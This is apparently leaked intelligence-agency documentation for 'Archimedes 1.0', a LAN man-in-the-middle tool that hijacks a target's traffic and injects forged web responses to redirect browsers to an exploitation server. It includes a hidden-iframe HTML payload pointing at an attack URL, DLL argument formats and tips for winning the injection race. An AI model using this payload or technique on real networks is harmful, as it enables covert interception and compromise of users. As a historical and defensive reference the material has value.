(S) Engineering Development Group

(S) UMBRAGE PROJECT

(S) Archimedes 1.0

(U) Tool Documentation

(U) Rev. 1.1

18-December-2012

Classified By: 2345492
Reason: 1.4(c)
Declassify On: 25X1, 20621218
Derived From: CIA NSCG MET S-06

(S) ARCHIMEDES 1.0

(S//NF) Archimedes is an update to Fulcrum 0.6.1. The name Archimedes is used throughout this document to refer to the tool in its current state and is not exclusive to the modifications made under this effort.

(S//NF) Archimedes is used to re-direct LAN traffic from a target's computer through an attacker controlled computer before it is passed to the gateway. This enables the tool to inject a forged web-server response that will redirect the target's web browser to an arbitrary location. This technique is typically used to redirect the target to an exploitation server while providing the appearance of a normal browsing session. For more tool information please refer to the original Fulcrum 0.6.1 documentation.

(S//NF) Archimedes 1.0 makes the following modifications to the Fulcrum tool:

1. Support disabling the route verification check that occurs prior to exploitation
2. Add support for a new HTTP injection method based on using a hidden IFRAME
3. Modify the DLLs to support the Fire and Forget specification (version 2)
4. Provide a method of gracefully shutting down the tool on demand
5. Removes the most alerting strings from the release binaries

FILE INFORMATION

(S) The following binaries are delivered in Archimedes 1.0.


File	Size	MD5
Release Versions	--	--
F32.DLL	1,042,944	ce585f279514fdd02ca54f7fd2e962dd
FS32.DLL	43,008	08b013922d6647177ba77821393ba436
F32.EXE	1,041,920	18ea6bd2c3a7883db5fdc7eca696655d
FS32.EXE	42,496	adef7ff9f2fd394165976609fb2dc50f
F64.DLL	1,037,824	7f8a02f794912fdce17ee3ec3b9dcd34
FS64.DLL	41,984	93bced47b6ef3ff7cd8bbaf2a502492a
F64.EXE	1,036,800	cf3df5706422d7d0714646037f6ae454
FS64.EXE	40,960	1c5310dfdec22e21f559810bedcab797
FulcrumEncrypter32.exe	79,360	86670b1dd817697f643ecec539e9a5b6
FulcrumEncrypter64.exe	83,456	8473d8a2db408201f7a7777d0d5f1c06
Debug Versions	--	--
F32d.DLL	1,578,496	508de80523988cd1927aae209ffc31d7
FS32d.DLL	452,608	8fc416b3801ba44272646f69d7983782
F32d.EXE	1,769,984	af140de2c2c5cdf5a9f98a64768b929c
FS32d.EXE	451,584	46ec259197ba068c60f2d69827734759
F64d.DLL	1,725,440	698fe48c36e86f6845557fbb567643e6
FS64d.DLL	549,376	3ffec76726acab546bb77e9b2549f86a
F64d.EXE	1,903,104	d54600bda4157930203dc815b29eafaa
FS64d.EXE	548,352	8c050b24366439b3371a0ce8ba7b7377
FulcrumEncrypter32d.exe	603,136	c916372289efb92b513bc04beab9b218
FulcrumEncrypter64d.exe	740,864	3c7e9e7c2b943dc1099b112a0ddcb8b0

(S//NF) Note that the delivery includes both debug and release builds of each binary. The debug builds contain additional instrumentation that can be helpful in pin-pointing errors and unexpected behavior and will generate log information that can be used to trace the program's execution. **Debug versions should not be deployed on a machine that we do not have physical control over – the additional information in them makes the software particularly vulnerable to reverse engineering and analysis.** Debug versions of the tool should be used in controlled test environments only.

(U) NEW OPTIONS

(S) ROUTE VERIFICATION CHECK

(S//NF) Prior to performing an injection attack, the original tool performs a "Routing Verification" step that would often result in a handled error that caused the program to terminate. It is believed that the failure may be caused by network card incompatibility or the LAN infrastructure. An example of the error is shown below.



(S//NF) Archimedes adds the option to disable this check and continue with normal tool operation. Testing has shown that this can enable Archimedes to successfully perform the attack in environments where the tool would previously error and exit.

(S//NF) This new option is a **required** parameter in the configuration file and is provided as:

VERIFY_ROUTE=TRUE
or
VERIFY_ROUTE=FALSE

(S//NF) The value TRUE results in the original routing check being performed. The value FALSE disables the routing check.

(S) INJECTION METHOD

(S//NF) The INJECTION_METHOD is specified in the Archimedes configuration file. In addition to the methods supported by Fulcrum 0.6.1, Archimedes adds support for the "**HIDDEN_IFRAME**" option. This method will produce the following HTML:

```
<html>
<head>
<title></title>
<style type="text/css">
 html, body
{
       overflow: hidden;
       margin: auto;
```

```
        height: 100%;
        width: 100%;
}
</style>
</head>
<body>
<iframe src="http://10.0.0.11/attack.html" frameborder="0" width="0" height="0">
</iframe>
<iframe src="http://10.0.0.11/?" frameborder="0" width="100%"
height="100%"></iframe>
</body>
</html>
```

(S//NF) The attack URL will be replaced with that specified by the user and the second URL will redirect the client to the original target. The result is a web page that looks like the original target. It is possible to detect the modification by examining the page source.

(C) FIRE AND FORGET SUPPORT

(S//NF) The Archimedes DLL (f32.dll or f64.dll) and Archimedes Shutdown DLL (fs32.dll, fs64.dll) have been modified to support the Fire and Forget (F&F) specification (version 2). In addition to the API changes, this requires a new way of locating the configuration file and defining a location for log files and temporary files created by the program.

(S//NF) The F&F DLL uses **the temporary folder associated with the injection target** as a location for these files. This folder can be identified as the TEMP environment variable.

(S//NF) The F&F specification provides for argument passing. Archimedes adds two optional arguments that can be used to control the behavior of the tool in F&F mode. These arguments define the values to be used for VERIFY_ROUTE and INJECTION_METHOD. Note that if the INJECTION_METHOD is specified, then it **must** be preceded by the VERIFY_ROUTE option. The following is an example command line for the F&F DLL:

[VICTIM MAC] [HIJACK MAC] [MILLISECONDS] [URL] [VERIFY_ROUTE] [INJECTION_METHOD]

(S//NF) VERIFY_ROUTE is (TRUE or FALSE) and INJECTION_METHOD is (HIDDEN_IFRAME or DOUBLE_FRAME or META_REFRESH). The VERIFY_ROUTE parameter can be specified without the INJECTION_METHOD.

(S//NF) The Archimedes DLL returns the appropriate error code to indicate that it should not be unloaded from memory by the calling process. The DLL will unload after performing a successful attack against the target. The log file can be used to trace the behavior of the Archimedes program.

(S//NF) The Archimedes Shutdown DLL signals the running instance of Archimedes to gracefully shutdown. It can be run as a F&F DLL and returns an error code indicating that the calling process can unload it.

(U) APPLICATION DEFAULTS

(S//NF) The modifications introduced with Archimedes 1.0 add new capabilities, but do not change the default behavior of the original tool.

(U) TROUBLESHOOTING

(S//NF) Archimedes and Fulcrum only inject into HTTP requests that reference the root of the document directory. For example, http://www.test.com/ but not http://www.test.com/subdir/index.html .

(S//NF) Archimedes relies on its response packet beating the response packet from the HTTP server. In LAN testing environments, this is difficult to achieve without artificially introducing latency between the victim and the HTTP server.

(S//NF) If the victim's MAC address is not in the pivot's cache, it will scan for the victim machine before performing the injection. This can take several minutes (or can be eliminated by pinging the victim).